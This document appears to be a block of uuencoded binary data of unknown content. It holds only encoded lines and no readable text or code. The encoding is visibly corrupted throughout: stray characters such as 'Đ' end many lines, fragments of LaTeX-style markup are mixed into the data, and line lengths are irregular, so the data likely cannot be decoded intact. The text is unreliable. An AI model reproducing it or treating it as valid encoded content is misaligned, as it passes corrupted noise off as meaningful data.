MX^G49#0`!Q&U37+#:3_*84,%^\$G^[;?&]R?2`0@#]P/+`>8T8"J:!?Y*\$LDĐ M, %+RTL=?W_>V; EG3ON_^N?\$WERX\$YDN._9, =3?5, HVO-CV#=`KX<O;W=`/,*Đ M/X1:!1&I\$8@>F4B#3.GK(H_-_(\$F1)UKW-0H=I53<Z*K+B#DAN6<XBW^J\$\$RĐ M3)&@U+C3'W`.#1V*,,D:DIWYLZ_O`LN2OVO<,HZ?:8P,Z>TXJ\[C0U![C%!0Đ M*M,ME83;M^<@#7K,NF&`20=7&0!-C7R"RG5[I,DTI(D5(9Y2UIP`0P*\4KSAĐ $MF(1K';K&\#Q=I*P$C'W\#/H.U0;6V4Z>8-+@$X5$!`,E!F4WOACJ\B[G:W)F0:D$ MOZH&W5)""FO*:/2"6+I*47?QN<\08B"+G86]0]]J-CA3-Y&>]\ \\$ KWBOK Đ $MK)TU*_{Z},1E)_{24}]9L1F80\#P%`:;LS1C<,('WNMA:)4])6,?Z+*%G@#=6\\@4D$ MNW"1ZE+1-@PXRPUCFF\$&0A#)BDPP`%]H6MP3<!AR]B'2_J'+ZFO!'5\$WXY-(Đ M8./7<C84(9UN0\$8Y_NE"_205&(5@3&K0G=C7@#+`Y\:,]^2!\$*U5BZ[DHLILĐ $M>=AI\C]:+/1%'I56D[JD*&2\Q:1'*08+9("8X8+6YH=/%(Z42V)B`0*09`$[D])$ M44-ANO9]:NZ;]O3@GWUK7\806#]J%SPVS&,+FO&!>OOA(+*DF7'>:#\]3<T:Ð M0)F,8**4\$Q?B+@['N".SD+!0F,@=)]&F<I5S54U;2-QOLB;SN5#,`;TD&8RKĐ MXCQT]:[CS)WRWM\)4H2UT3]Z:V\$9\$""ZL!G[>6/"3;V\7C-54ER^?8;"!UJ3Đ MO-:/8+F`NJ[:4LSDTHQ[H5\BQ3A6BL2)[P&Q7U/^QWHC:W]@LGHK\$>#)`(4ED MB<@P[@?N6W9UGU4R'AQZ&V4N-._C5XAKJ/K_Q^#Q7^U'-H#7[&\$Z^F5AY0+WĐ M: `P#[ELP(1C(3H6%(Z),(1G@7!EG/10%T#MAW8\$B\?@.G3]7:[5KHWCU<2!HD MJ\37LV`WE7?&1J#-%112MA_#A<Y\$75_J"XR^VT\$#CS)X,GI0(&ZT)R\$V[-KTĐ M&]8?1"U?)5Y7)-)L?E++IQ<#9LCC/L0"F>Q1_!^KINHCOX()\$`N,DR1FXA2RĐ $\texttt{M-]J5IX)WXP16CJR8)+*?MUT\$.88586D \\ \texttt{HW-;Z4U1LN8} \\ \texttt{\$9W} \\ \texttt{U\&:3C,@E\#^O5D} \\ \texttt{\text{Comparison}} \\ \texttt{\text{$ MY,N+(-1`:CS]&".]5RF_8K0`62TP816J_Q!)A'\$V&.K:_Z[=K7#+F5UYM#3ZÐ $M_LRX[#G`:C2GQ0$";G7J%R:9B8J/1&#"Z0-.TYSV[,5J=0"Q6.)_G7;\`C3LD$ M<!MYVV\+CY&8@VSC!-_*[<W_W<8%&"6U*[.W)M".Q^PQ^SOE!FF!G'\[#CTFD $M(!,)R1%^1_2^]1CB'RZ5WR"Q$Y1X9P<&OR)M&""Q!J%Q@:7>2KH"W@5S>[_:Ð$ M+3CN-I_86Z#8V2;^BIO`1@M<K-8DL<_QZXL=/?WQ<4"V*D7!\$C.&C]`QFOC*D MCKDQ4R@6CI>IP/JP;[R\Y<4+<OP]\$M6GMNO[%?@^8<>]0[NVX]HS+8ES[Z9IÐ M2.W2)I(J!29ZG]W1UF#0!PZJ-\$43<'T31@M]A&?AV.^84J\1.W^JAM1R6QCIĐ $M2_X6HIKG_U:1J9]X@!:(A+\ZC&R_`!4R+MC+&V1DJX2+(_7@$R0&&5)CQ,L]D$ $M[:O(:\#2J+,+^A^<]:1^1BL$M'\?=;K#8S[,7(5Z@7EC##WK)/X2YU%LYSU$0Đ]$ M:F_`2#3"\$`>7`#A&.F6<Y/M\=J+:9U^#1#^;HD<0BTFBUXQ[`(-;ELF:J/K^Đ M*PLGEB:0X#SQ)YCT:=WT7WR:@3^\\#1#/6<\Q5*9TIA+['23E1#,UKT_W\$Y?Đ $M\0'DT, >+3!#?V7PFTAX+*7Q!TAX*2W&Z/F<*2KPN.9M#$&T:E).W(6?OY"V[D)$ MP3,X,C4Z.L[([^?/6J?&!8CN?BT#@U_/K4;54*`TJ"<->JC[C)<04]B!4I9!Đ MW<(?BEQ"9N?*PBI7N5"KUSHOAU:5)9P.)SD<V375U?+O6^; `0X^GC.\\J"9(Đ M4S#"8Y>#2\$DGV.\\&*U&>8D)>OKZ1;B"7LH_HYG]ZZIL6&PIN@.H4)B_H'M8D MPI*)O!YDV`+Z!-#_!,3XQWZ->%4V-LK."ES;SI!-6@2[=%-I.M9%0//D.7X5D MV, M; $T*FJT9S^JY^&(V_[OZCDXSS2B3A7B.&(N=,B(2(-*+CVYL"N1\=84]"Đ)]$ $\texttt{M13-^X)OA'-LVA/H&LOA/0;`;94WP7!G\SZN(_P\B0!@NE"7'K"O[P>DGG@\$BD) }$ MVXT9F)F'J!"C`2`OBOSXX>83V:&3TDIHQ`>]\$!1.6N6!ZO#M#S26.QK3`L9EĐ M*M:5JUY,IH\.98&'>;&&!2A(`*)F;N%_(SKUY`1U'A)A4A=@O62<:'RX=4[0Đ MYURRL+55Q>!UQ\:[,.#/7`#=P6A,\.I:@A%5S'RKGN\MM/-U3\!`Z2#(JK#TĐ MI\H"R8<?"QVFAAW]'Y?KGN>%4%:)4"6^,Z@9]=%ZJ<TH1,N9G>_7)JML=60VĐ M>ZT2K!C,8<K<]#A*]`EQDN81Q(B6PJIPDZ(TZFK!O@^CX8WVI"&%I+8Y9S.)D MGT_KDI.K09&W<2?YQI`LS!W:F9DV"W\$2"*U661-;1J.2MG`=/&6Q:V.*;.#-Đ M3;P0FT]%[CCJ;\$=^0(W+@D%8&E[@.S1B;X+/WPXII>DX_CNX#;<U?2"=8#%^Đ M:0;>D=:G+`QN:?KN*S[L75C/F5"CT9%%2?"NU]Q_?_12(SY8.F!#OD#`R:-QĐ M1S`T0J%77R\)X1I,78-\T-4;P=BZTLK@N=.P-U[U"C;C(2I6VRAS?[_W(0]UĐ M:L?%EXJ[@Z0`"E2A&QJ<I+J)8AF,HSLY)DDL_E-K4HZK5XL\L;`A!N1W>XC=Đ ME&AE2PAKJ`U^O-ATF,\A9^BJ6:%_>F#7"[<#N03GK(T84ZB+L<Z-\$+*P'NN'D M/*0(,QQAI)EC&U!80-OD3.0,QYBSO#2%;7\$U\U);0G0YFI62^;%^-#R09489Đ MBFW1?.H7YTHCRN`=,/K"O]GX-JWDSEA0N)R12GJ=.'%%;FURS*&7PNNLAHTGD MKR#;;)\0`8V`[%XX\$2U<9G[8G:;/=!ARDE!<(,,,73&H,A8[*LPN(;C!=8'9#Đ ML%22>-E!ER)@FA-XKB92M&7U:+7_R,#F27DS"H2)WI"_CFB8CE)F!T:A%#[6Đ M*WT[G^R8#IZ?*#4/*0WDR4R8J&Z8Y\+_R<`)%U!,L!\DL2-CI5T2C2.@QC;OĐ MX=*VB6>J"]THN#HU"&THLA/S!*L5=A0]*;[*3D6(7'72?BWA-_'&^QF]Y(I"Đ MXBB3%PW3N1['S[_G\$3;^[4&WP[DBJ/`A-!B%#PT>)!@?Q=PE.M;^VWWK9T9CĐ M.*%[_+;'CA^`**."/5KYIBBY1;*F\$1H1:_*H3T04BZ4#A<^(>,.JS(NO[Y:WĐ $\verb|M8.YF(W_GMG=9S?33JPZ@-71+,.NK5"35MY-*.E<| | &4 &4 : ZF$F9E(O\([/>D) | &4 &4 : ZF$F9E(O\([/>$

M.YI=X5\$+]J@<A?#/]XG%\6>=#K@B!VZ<BU]%R<"<N),_4:_)8%K<XP?DK)2DÐ M+^.\=W^'?!_(__5#QMP\$&+%%;JJ"-P"=RT=-'Q,PEN.^["C%1@;GJ_*/'F._Đ $MP_Q>8HH'"<+\I^EIY%^,!\&@D?+9?3UR<7!=!F708^.^-%?W,[;N^R(0D6E(WD))]$ MD5EP8>NL'Y\$;OW%6)QQ)[=&>MQR8;<E0EF.\$79J4)&X#[I*6ZB/+?YI#<]-BĐ $MZS_{(:L8:3,\DT=8U1D(2\&?@\P^<P\#S/BZ\&JX]^!7@Z3E-3GH_-QN\#?Q[(LSD=0)])}$ M"#%<,N;)AJK@"HC;'4L_)[[V1^PLZ\$4-!,5&9^;*4!.#CV=2/MVW-01U6U\$"Đ M[F6`Z]I(:M8#,*>A8P;)'@/#-.!1!?L!GHE288XF<5&T'[C1/.:>B%7K[O3#Đ M1P%4#CV/I?;R70_%RVY2?E?B:94R3:^R[#?()=OOB7?^[\$W/+PR`S>WH<]F0Đ M9K_<06KJ]1\E[D!KZ=/E'EK^J_,K/F%@/-E]AG,-XH7/L"FFH3I)\8WU&^QVĐ MU274GZQ>SU'<,C\$,6WRS"!67F"QT>_\$7`7LP*^OO@]1\$`"*-:80I4J\-7!Y"Đ M3Y7%!55R@=G\$ATD0RDOP3*;DS3B\$%)3.2U=/._I16#+^K+Q#&-4CH\$U6A'G0Đ M(+,?F*E@!7"00L(/G&_G?[U,FBON[40/.EDZQ`2?<!L\$1"6+'&ZO1<B#)Z2CĐ M; W<LCKH<L">Z"=T36(M&:1TE!>A*29`"T67C4]VHEI(+W`B8&9)">J=]-I\$YĐ M+RR&L!GOA\+0=<\$A!Z@[8C>B6X711`?W[MV%C#REU.Q%%'81Y\V6K5*6WH\$YĐ MN-:D0W!74,J74ES#V]L<&8+(^Z>&/\F3'6(XU#6E36V:NM_-BZKU7FJ:WVQ(Đ MWWHQM1DNS&: C*]C, #XV:^_0F90?\$)V>#KP9:H2Q!)!XE"ZR6J&^Z!NO6`NGYĐ M=56QZ.P\JF)L2'9,K5'Y9%MS0U!!AR47<@N&IM]#2(<BKVZ5^Q#?0ACAIL2%D M6]B:X-8I(5\4PPPTV^'QS\$A9[(.@WAMW\1D!_7@%'<E(RG!\QGMZ\$8-K\$/G@Đ M4E7Z-X*]W,EX9!,DN='M5&@!)E04:32FC+PT.N:^I\B/U]ZQPU&;V3"_056UD MDZ2*>E0Q/>*WK2*<I:S#;L-LZ'EVAE!>P!Q+^*+2)\ZS;[I0(S!_P0,>=`,;D M^ZGQD'U?>/6C=0=LZBGT9^@U_'K+/:O&#\$*4'A[!N9K_:9W\>_[[S0'S\GL`D M,!7K""8,&;^0SU`!;H1>1%J`\$[4B:SP\$>"Y&X_/::.9\(_)N0X:VF==Z_,G`Đ M8@W\.6N(5R@EY?0?@U@7@F)BE)ZY3HT9.8F;P\HH>>*,I5Z`IY.'D3+/Y=26Đ MS?.]H[6L\$ZB<8\$Z/#T/([+IJ[?H3=VDIN'7.3<!:>/#6=9J4V^M`XFH#NQ(2Đ MJS9AO*_{8\&E&Z<V7'*55=^M5?=C+\\$I1.7[-2&)+;U!CD0?$NJ7G7*0)*D$ M)[22GL:1'-`CK]^.5L`9^M-.4SQ_]^RT\$2/IFA[_76B-A:^1I/X0E-/1>@@3D M#(@RHT<3KBP7=N=JCK/;^XDL@\$HN/JU,:@N*I[49;&>]&OX'[ZK="MWBYWG[Đ MD!IEB.^?K.SC&``OB<79RU90]`1,GIJD7]:M+\O'(3/TO40@1ZM,F_Q>I9QAĐ M.R&:5QR8<3?>@RICVF+X*_\H)<0V;JE_%D^H%(YLDKRD'`U?-EO/IUY\$O7P6Đ M?JB@CL!S-_#MNU_"ZU@4_EF6_90=H9*OWVCTAO,8H4>SS]5_\+.T<W62CIRTD MQGN2?=\$]!V>:)($/EA\Z_95W$ %F, " $SV^1^E-!@V:]5Y`":=$ \$];AW]LN2YB"8-WDMJKJ.CU@OP@)3OL=']]63\RGDA\P1<>?['C/D#Z^U%U#S@(`J]A\3K<JHQK=XĐ MYY; K%01XB; K`0%(*1SCQWQY_C'.[/_HT#W^W[22X5:U-#;,F'97!Z>O>K'#?Đ $M4; (=,QHT*PO^>Q#; ((+'0\D-B,<T"M[:AKM)<25--F;O:#7Y4!=@8VM/9UPQD)$ MSPM?YAC_[T@'^,+V-B1;Q:R15K@TR1D\$"'&AFVYS!]:+V\;O*\$DK&!#E1C+IĐ MM/ML0P\M8\$%:\&Q+P&V\$-WHSZ0GQF>WW8WSF2?<??QF@Q200)/^P,+XB%39LD M&@-TXFF=,%%4W3?,L.OUW0%&[,N6(F3)#="`[)F@MBW[KD3=RJL&6)Q*RLA]D M.'-T=6G5>2I"=V']<Q*>V\$-"9\$[_\$"<Q?'C#X4=1?_#!S++AM#@<E3!+GM1JD MRD\$/*?B744=IX)_O4"S8%.Q1\D3K,2D*P'9Q'-?I4Q/>J^4A1[AD1C'8DZ(:Đ MHR]1C(;*1>:DT9C\$&ZU3S@\$I]XSP8H+ZWXVA-31+D/DHX6+`L*8N2"1VTHV)Đ MVO_C)LK6,YS,>-&DP*739:L(@C?/_XKG)RYP:))M@P65]Q"-%\^6U&`9]L#&Đ M]Y\\$MGZ\$#RN[2Q3;Z>DS\\<S90:?5_>VX^?/<WJHI?3LD=@8=\%&B/.KD.7?Ð MQDV_I<=.1G\M+MES06U8GSG!B[]G^G."F:^FOZ8!CC:!5K&\!%%P+[VOHUGFD MEP-N2S%K57^/HL;C[7"R)\$UK#MKG:U4%7H[>^5[.:O_4^CSFWV^W_0_F_VD"Đ M9\$;U?)R"'RABL>?4DJWY:;XSB#\$>`?`O1J#3KV;`M^?OP*\$0E@2(8J]%]!3-D M=T%SO94<"]`LM]+B0;%Z1FS(M(U);IK47NZSOV'Y,F/7V;*[\=I__HZ9=#9-Đ MBJ;LLG_&>DT^:ZCK1OQ1N8/A/,C2H7?VCVWS_)Z"M+Y2SS5!=PFWIDP>O+^#Ð MQXR%>TNJI*5B64OSX-W1HDW6B3>\$UL4A;FXYVZ2)1+_&"QOZL;FS"9IX4&Y=Đ $\texttt{ML)} \ 2-\texttt{ID\#H<+PG(LV(804@3P$\#\KX52._!TM^;;JRL1?.-_.N+\$IU507?M,I,`D)$} \label{eq:ml}$ MG^>KY\.L.NQ)36)_\K,*N)^0NQ\;4L1RQOZU!![+MXT8;-*IF"DL\$_E`@1=`Đ $\label{eq:maskcxp9mJ9} \verb|MY?IW5#B:!WNN$:0Z]KF$,,&I-2V'UA$KCXP9MJ9)W|DZ$D$$^4QYG?R1\.$+$D$ $\texttt{M+!'S\$-Y>NSRICWU[U*]\&20:<\#,@\$]U-/Z(51`,?D.)4U\backslash IIT?8=J\&"H3H)]3D}$ MII(J)N'QPGH854.-JK_APQ?.WN*GV-PY_NM-CT=\RW>3NY>U2]@E%--?`#3VĐ $M-P-QU)@J6@?,QYDY^G@QU!_BE?TA)5$ %3R5\$9"RX<%SODS2*L%.>(5\QWKHSD $M,Y)+S,A@@@%IQX[^1=F?/<U@H9^KU?;)U+G>D)WZ5?E-+2@;^#;%O:6J+=T0D$ M,YZH;)BPMR5&Y)<&:JB!=_NLJH&048D%(Y9"@X208<A2@!;<2*7\$?HKW.9=_Đ MB8\\:'`P28>?W+F0EF.@!!\$K0']J\$C>.>]BXKUB3;]>NZ0P-_(N\]:3F5#VIĐ MEU'Z"HTIG7B^"F%^SZB9IE'()WX?1K?J#[[/R>L'??^-*0IF%GDV'^VG]?H"Đ

M,4Q`3;EP>=\!=X-6_6K<MEC0;+ADV/FB%!P908LJ)<'T'K:(Y9*,1M<2_\\$3D MF:, "C(#=7##[>?U5VXX_WM,_F'YF\\6/VXFR2?RZ?THGW%>F]0@5L)9L_)WWD M.B<"!U\C_TOE_0/1\$]G>1#Q^1J;(6`M*3'(MLBP>1,A1H8'YN-'Q0LZ.A\$_'Ð MM\$BHTVNLE=[\)\$,3C(^3N^A`EX9@H,8.R[4'D6X<Q_7^S0XDEO;2\$\!\`MJHÐ $M;OO>4\3B@>=N>085E/U^K[\UF\42TQ(G1?P^@VNU;"U1$\-8<DNOOQFNQ\VD$ M48P.EX8;G9QS68=DRX.^>I!BG0QLQ1,-LEV.@FERE[]:[XNAF)`'(IW[H)\BĐ MF(JQVJSJ]="W\$E1F@<Y7YKX[15T;(KJVM+GH"8C?.E\$PD4"(DD1M8'44?-S=Đ MSW\$D1Y'\$`4_MQNL6Q0?OK1_3X"A8+]--<;DS:(U\OB*9JZ!]OX;64C+V63D>Đ MO,@`Z/E*FRQ\LTUA'1H;WWT--JO*T)UZ:_GN*9`_I\\'.+@U`B@0"&&1Z'S3Đ MRO>T[\]6@*P:#_MH<<B%7[J<MJI)33.>+SW#9IX"L&;90Q"AR"F@TF]R'8"8Đ M6#EF-P,/FGX7XQ\C?--XL2XNR&UEM=4T3Y+7P,+)I?5M(6,W^6:K"G%[;RR1D M2HVT\HK'YUK^'Q&.3GN1\$1`V()![5\$C7XJG38AD(0H2RB^@.%T-2"=\$_@Q2FD $M@D7-"&'X-3Z[KD4="FW*4=P%#PY$[021!J&?0K(]=2QEL&=U0%9YE39XR._D$ $M; : #9H+=6@)77F3/2F^!FX=,MAF!ODR:M^49(MY)4D@X7)%;OGJ,-U^*O\/*D=$ M=BXN5E],)-UZ!#%_\^QAO74^"6=V-4#^/@G</=4\\VS1LM1V.B0FJH%D+\$&@D M\K@+)EI1WM80SELRM)B=I=D_P?4LZ3.578S/)/\AWC\`-=^G2_%J)>L?NU\$'D $M"^{, UI4+916<TD}?V;PNZNY[8]1Y9'_WK7-?-^Q#WP6!T:I>&HS\X^7SV#=Ð$ MM&%,+5+<"[J)U3TZ4]S^_PTB*QD:X)NA=JT<!0]-9D,/G_\]4G<;=.O`'UDMĐ $\label{eq:mq4/"CK61Y,U4V=%@/3HX:\\[0B#B4"A"5SF8`0\\[IF#>MV_1#$1](A@DC<:,TD)$ ${\tt MIWRO68.FU+[Q\#,0)@N51\&T!\&G8NF_+/\$N(_K(RDQ1\#WAJX6`<CPYB:?1GHD))} \\$ M3CSI*@1S*0G_<NDHD.11D,/3TC>8H#"F\$Y70-\'_,8\E`ST5Z#4]ONW2>F9TĐ M;7<9%0W/IJHZ4,O*0;`IE(\?A`E`P8-8NU#<7J]QO%ZK@>X\$,%5*]D;G3\\D MH\$K*DH[EA%HW#.___\)OWK9):Q][!Z,G@GIXN'K^?X--"BP9_:L%5O1>,)&<@Đ M<Z\$;J_,+32!U#*6/UK.&J;\$-1P/\&XG@(@[-CF4&BLDR.!.0Z#"P9FW;C,%,D M,S\$MJN'R/D1@\S.`?/FU1*JJU/Q4HDCTM;N_E6=>T]F1Y%:0)PS@0&SKR6N*D MI,DTD#!*8;T3MV\+A9,\$<4<9!4#QG425]1R^/CY:-D3`NE1J%><:-5AA#:'@Đ M!OV5+3%!'T7T%F3(55GZ,W\ZLTG@,J>D,VY(,EJ"2PLD65R*O46HSXW\DQ('D M7L0;I`:2%!?",6B.EFH98R\$J82>06;`LFID)VPD12E09XJ5!-A5F`<?[UM\%D MS<O+*4TEL1[\:LFU2K=X\$(8@\$6,[[W^5RU`J[X*]["\=M98A>U]'),&XUP1<Đ MUPSY'@^<++(#_%4/D-MSQY)();S.&I=:*3,WN*+G+/8YC=V,IT#)\$W-)'5+ZĐ MO*M)MBP1((@'"GJD`^;S:UBM<\JL:?B.OZO_?OB(\$<`B/ZA!],3,KQ^.G("QĐ $\verb|M#8MVEDJ/;ZB<=)*<VJYA[T3,UP\E"+F[-\$2\$4^L&20\&H\,^JGOJQDQH<K\31D] |$ M\$K4YX+MM(("`9)#@U]4`;+Y5A_HC4PT*J9@&;4]_RTH8/(^W?;._?I2K2LSUĐ $M1:]^6_2[XO]Y=V'DT@*&,,3C&D!&Q=*/3CZ@BH<8W^YVBLF.AB;B#I$Q@$S<D$ $\label{eq:mj.sem} \texttt{MJ.} = \texttt{3PN*.Z} = \texttt{3WPK} \\ \texttt{ATH} \\ \texttt{N$@X$} \\ \texttt{S-$\#Z$$\#YQ8:$/X,416U'S_7M(X.Z$$D$)} \\ \texttt{MJ.} = \texttt{M$^BV:A'3PN*.Z} \\ \texttt{MJ.} = \texttt{MJ.} \\ \texttt{MJ.} = \texttt{$ ML_MRE'^!%&&;Q<8N11:]IV#5D\[,'+J_?<MN+8<D_H>8!N,;7E8/0X4H%CLJD MUN8?!H"^D0NG2'\$'=-8,PH.3K\$8NA<IV;P?*7MQXM*3*[V+2_5!I17<YW-4[Đ M93C\$H^`C<(P+`M8_)-:M<FP1R:**PHK]/8]E^*ZS6G?;:@L<H_GMP*=_*K/Ð $MGD85(!>W".(O(Y@\[D:\&I?C7V(*H<\&)_'M<4N$4\)R=!<BR61GQ?PAV<S)^^Ð$ $\label{eq:mloss} \verb|M|.KY$&R<$XX'N0$; $$ $$ 12P$O9MV=2L)W1)QH/PJXPR3J<D'B[$8QKMM8.D $$$ $M^("-L-\&P6(CX:GWJ^T[:917XB":/(!#DNV7_QE@=-*?34;8T^VXH9K^PM+/Ð)]$ M0+L%2E]+TPXV0\G..-&6'"A"B\$<P6FM\C3<?#/@V1.PU!IHQDLYA")*ANJ_`Ð MSJ`*QBD:8ERW#`:&\$0/V08#V"5'\!,I%3=0,MGQ16D_"`P-9YX;E57)V,HZ]D MMFUKHDD)23T0NCP,1A0IF+&:^+KDJL7;D`H9]DJNE4B;12-[)V2PC3580103Đ MX3&IQNPM"I9F!BU&23)GJ9]'3E(4`L*,M'L@_,YW4S`SK55D!^B;2`7P(&B\Đ $\texttt{M} = 9QI@IY79 \ \$: 2(5, /J\#PFQ) \ NY " \$< 2J, \& "/D'IHAT \$3S--, XI< T-L\$+^JC \ OD \ A ST-L$+ \$ MMT4B2_!07)V.^0W>!%YV\$X#:Q2-(O^6!XCFE28CN(1SY\$=II=T</:2]MPI:>Đ M_'V=UUMDL2X^"48F2`CG8-_UV7]]"U'SP70_AZ8MOG.RC@6/[H8"M%)[HUF3Ð M?=JPS<+;`C-O9D<Z!F6V-,CGB;QQ"RG]H[Y/GH"I)L(98*;RO#&N/L";!\$5?Ð M.CR]C+;9.@AX'ZS-]Q3]GYRDOD*G7VZ7ZCLB*SU+-;ZD&;9*6^@TI&6#Y3''Ð M\$\$=]-9- F2("L`\$SN]%%9&PD?Z48M]U1W%>.F0DT(6QM^U#QA<)L/^K%&B(^D M5':38CE?]6/LH)0M(M1S8E?\$^7A#:&24@3B3?:4\7\$HR#K?@\$^<N*#2>(/[!Đ MSF=^@8R=BJ^FZY> *3N+]2\$-M6Z.\4'[&NH:Q.^K*WC%AIV-&8(R&K;9^>V%D MHM8D0H_M@1?*#,EM"CX`N@H&].`I`=+SP?B1[=?K@PL[0HCF9-54\NW(O\$QCD M-\<V>E_2R)*\.?5H=_:T'IAA?!D&2\%%+*DX\$#H9(G\,T2@:(#0`SPRDLI9-Ð MX(,RXN6-)/J\9"ONOV>DS\`UC6?;@RZ1A>.899\$MGCJF4PT72<<--=6E0B-%Đ MWGLPXE>2H) * "4"923DE, 2&&+.!'@9, 2_EEK/RWL#&449, TQ)OA#E^3E&]"]#Đ M;%6V2'?+>&6.M``/C.B/P]&\$BXS8A5M<I1A4;62%HZIUP+;U.6R['\$A\$K1"6Đ M)<*)Q/?0(GP`)2YR"X3&R<8ZQH,86[PP;C;^'Q%Y69`QFT3J\$C,7H0;:@&H6Đ

M-B<!M'F+"!-Z+0\D;>0BI0D08HMR`+IM@S(DF!FT-PVB(>M"SJ>\$NNL!]"\FD MYF_`E-(/\54HR5!EP.[E54PG5\SLD\(FMNT:NIB6\$)T?GJ!%AZ?B_,\$7?MI'D M"ADM%0YFB'X*02.:ZE#SLR<7S.23`K[8!(T+;7AJG,P2D30'%N\$W:>`O`#X=Đ MZ8G^AA*F\$@0R-=:78TC_P!<J8=>6=,6_D=C2U\$B=7#,,J+&A#GN^X^PRK^_,Đ MUPAV/)[.8(.!-W_Q@##EPI7JOH!/\UI!G=W%.OL_C9,?^8R["B.C9-S,J!D?Đ M")3(^'BUR^279%P*SPZ22A._NIS)3?\-SWP7(UE+J1T2)0;@BO%'9\$M\$\$FQ!Đ MM]'*>T3Y<67^91&RFK`6X.XFN+6PJ)E3>]>`8\UZ@ PS0*5D"I<3=21"),E,Ð MODSP"@T@&8)LV!@<S;#[!=.]+!N+9I^'CUWUO15OLL+(-)JP8T(.8CPE\3ATĐ M5B&GVK!)5MMJ]R<<9L:`>G^IO(=&8R-P>47LA)I6"J_]5CQL6-W6=:E'>N6OĐ M/CFR8, A="#L%/:=8(S0>#^`UJ*8EJ+`!]7C"Q2.KY+3WZF_/;]UQAFUTV2B, Đ $MF\M+@A6F_: \T64J4'\$7QJWX:IG0Y/D?F)R^(J\$STZGM]L?\$DW93E^6U&\F, D ML537^DZ&KC@P%019!CA84(34\$D)I1A",YRFHEGZ&G@<?>#LX/Z3!?TT*5B6JÐ M;]\$I_Q?R; %X*>8C, %<AXJ`:@0B8!WK]"%[R&<`=M9#)DP!W=D_XP),11X,>4Đ M'G-9\$&49PC55MXG>V[Y16^D?'(ENW]YFLXVWU80LRG"BN(SF)2@:G`R#`(#"Đ MTVCPRW=<D)P'%Y"J00"MHW61!([%XJ=Y9%U81)3#KN-"E/C,\\$83C`<6#)9[Đ M[R"7C; '\$N`90ZZEB"AQG<4Z@DRJAM8ET)Y;-TMD?Y\8M(>7H)A#=\$0W(Z.DBĐ M(>ZABH%O-U-1\CBX\F2[+#.%4D9V0ENB=A33&`8/@;_ZBK;1_"V>])Y8`X&SÐ $\label{eq:ms} \texttt{MS)=BUC*EI<6R=`"8('U;73GZYE6`.FN3HP[,AEFY4,L_#@[\S^I/L\YDG,Đ])} \\$ M,%<CH5\$,,/IP(!K[4_:WK*)^6&2TTH\$=)J,#_"LF&D7^^@['+EZD*R,H>Z^)Đ MM/7[WGLN1XC^/EJ\$D2:<K=IF*@E9]?`6;;Q4#7N8[CG<>KA5+34Y311W+DC2Đ MHC,L'-??N`CKP8U<-!C7H%*8YMR.8RR;EG'R9%EO%GEKKLP/%]\$?)V^ENT\$EÐ MALLFA29_VWCRMC\40#Q?,.0XSJ'^&0TX"T/B6SIK?JW?(P=-+1]Y/14G6(`HĐ M3K6@[E-"SP&;O@Y8ZT8(OVZ_7GS"B@K.NTO61@G*^S65/CK78MR\$=O^G[_@TĐ M\$+J;\$4ED0)*"G1HUBH<M_=+ZM_GTA=80_<[UE*:-EPQH/&Y+<Q=)9&SS`U-+Đ $M53C\!5M;NG;9$TDU;G[/-G.5J(-]]\4A")S"2\GRM7M&'>#7+(V"@EJD'RFWD)$ M_S8+VWMJD=U^8!B26V.&>S<T*9T1-\$5H@Q/\$8-\$N458,H0H]5QJIK8:V1.JED M2#GR4&ABQ@:\+N'O"&?@5&A3[B5^EZ/IVMGW\$TEI[KAV5"/`^C=\#:;XAD@YĐ MZ?43)Q#X>\$(BEEW&23N_;E:36=)-]OBL+"L@I<'5L?/T@_;?^6'#!8;"WĐ M+7**?\<OP1-HGK_T3+&]X/JOVIYO9&S+<XD.ZR31S<,8U:(A%;"TV!-XJQ.KĐ M:<B#1SI=&&XH5=U1MU;MM*^V5JW\JO,>RNWT-_IOAV,6N=XD4:^6\$8E)`.C6Đ M4./Y>RZC_R!N?H8)6^,4QQE[3UO(YHB>VK'^(!9KWI/:GD],*99N38R7QQ5YĐ MZ1:L<V2?@8\$7IJ1%O@[M@AU05<6)-`*`JS%1X":U(`ZA_?C?J*Y+2+BO!P(`Đ MP<TR2#^;3?-1\E!.:\40Z'?\Y5OR\T;6BOJ2?@[+[0R-!1Y\%SVGP7,8/MC@Đ M:K*BKE]]TEY=`RO(('D,GZ1DP)BG<?/.`>])'Q3/NHNI>J2L8?H)()2A!M,YĐ M!H\$0+PT:**GE'@AC\$-\$YMDF"48#`;@Z<<-_E%"V]K?\$Q]T4-@&XV*20_`V30Đ MPE_/``2PC41!NE;P1J`VRE<R"MHW7_9;2"T0EM2JR`#A<@P)YH^P.O3R`]0*D M3U2W?D_>%Z.M)D4C%F1;D>@#H@<;F"8G-DA6+6L\$H[M\F"MAZJ)RL%&I:"#<D M!8A+\$@\3&L)>C#T9%FYWB0*;A'S^IOCWO8*WW/2[[".8<LR]A5#1<L7;B1>UÐ M[ZEA*9FIE [O633&4]>L]^E+,U)STJ9ZK%!1AS7[*J &1D Y(=6]1M@\7UR%Đ MS#+DSNSTN'I\"E\22*;2('>(WPRG`D)K.CU^T%'[A_02Q56`(I`F&UHFL%?/Đ MB0GWS7G* .R=#77GS-5M W Y%#QRHB>'5[DEL5LPPA,Z3/::Z0@Q5;)Q4#7Đ MH4''[*='\$T]X);Z*I*%YDAG'\$&72WC@^'I!`<\6?AVX%/9Z*D\$9[`'+_2+4NÐ MSV[LAWT+*YP9KAV!;3+!+RT`B3Y[?QO(UDA-;'V]%5R"SF5R5BD;[.:(J-R"Đ $\texttt{MA6I$Q<:)J3<@"?.\#G<E\#8)O"AHNZ*22*&[/@A)$K*X\E4!RL\OK75\%W\#()53D}$ MX)64S)AAU:%J8!!NI]MTF`:2,?.CY1B+#T0BY3Y*^9F8Q2D>^G=H_:4EJ\$-\$Đ MW/8ZAC5B^"\\\`15G\\\Z;ZNN\\1Z?\NMP-_)\2_TG_'=V!))FWU2<SVIPD^\+D M+/C[%?&5;^(!9JXVK'!\$:RA\(\$=TC99_\8;>]]._ISM8&:<W'7^::[HL*L>^Đ M?@_Y-P6C])O*#*9MSHBL\KS1[MJJ8!%N\$V3=N"&D;<RY/FU+/.IFVQW<_YFTD $\label{eq:mc2,sw-2*v&2*&G4YD70J=(>_9L<>\\<'R^>VJGEU00V7^=L]+\\\.`7#2HJ_YD$ M>A<B`]H\$\$`6L=#U,[<,MN!6)65J0]GQ-U@ASGJ0LS'A[?UGDX0I74*9!F%L8Đ MV, <NBT3W-E9"9)C>QVL%WP\$F`Y=;P`I_=@_)5X+K6JN:\HK^['^=_N]]#C<]D 